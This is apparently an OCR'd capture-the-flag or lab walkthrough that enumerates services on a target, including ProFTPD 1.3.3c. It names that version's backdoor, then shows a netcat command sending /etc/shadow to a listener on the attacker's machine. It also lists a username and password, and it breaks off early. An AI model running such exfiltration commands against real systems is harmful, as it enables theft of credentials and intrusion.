
Stage 1

The following information was found on ports:

21 using the ftp service with ProFTPD 1.3.3c

22 using the ssh service running OpenSSH 7.2p2

80 using the http service running Apache httpd 2.4.18



Stage 2

ProFTPD has a backdoor vulnerability on version 1.3.3c

Stage 3

Stage 4

Target's machine:

Nc IP port < etc/shadow

```
nc                    4444 < etc/shadow
```

Attacker's machine:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 4444 > /home/kali/shadow -n
listening on [any] 4444 ...
connect to [          ] from (UNKNOWN)          ] 39856
```

Target's machine with the user marlinspike and password marlinspike: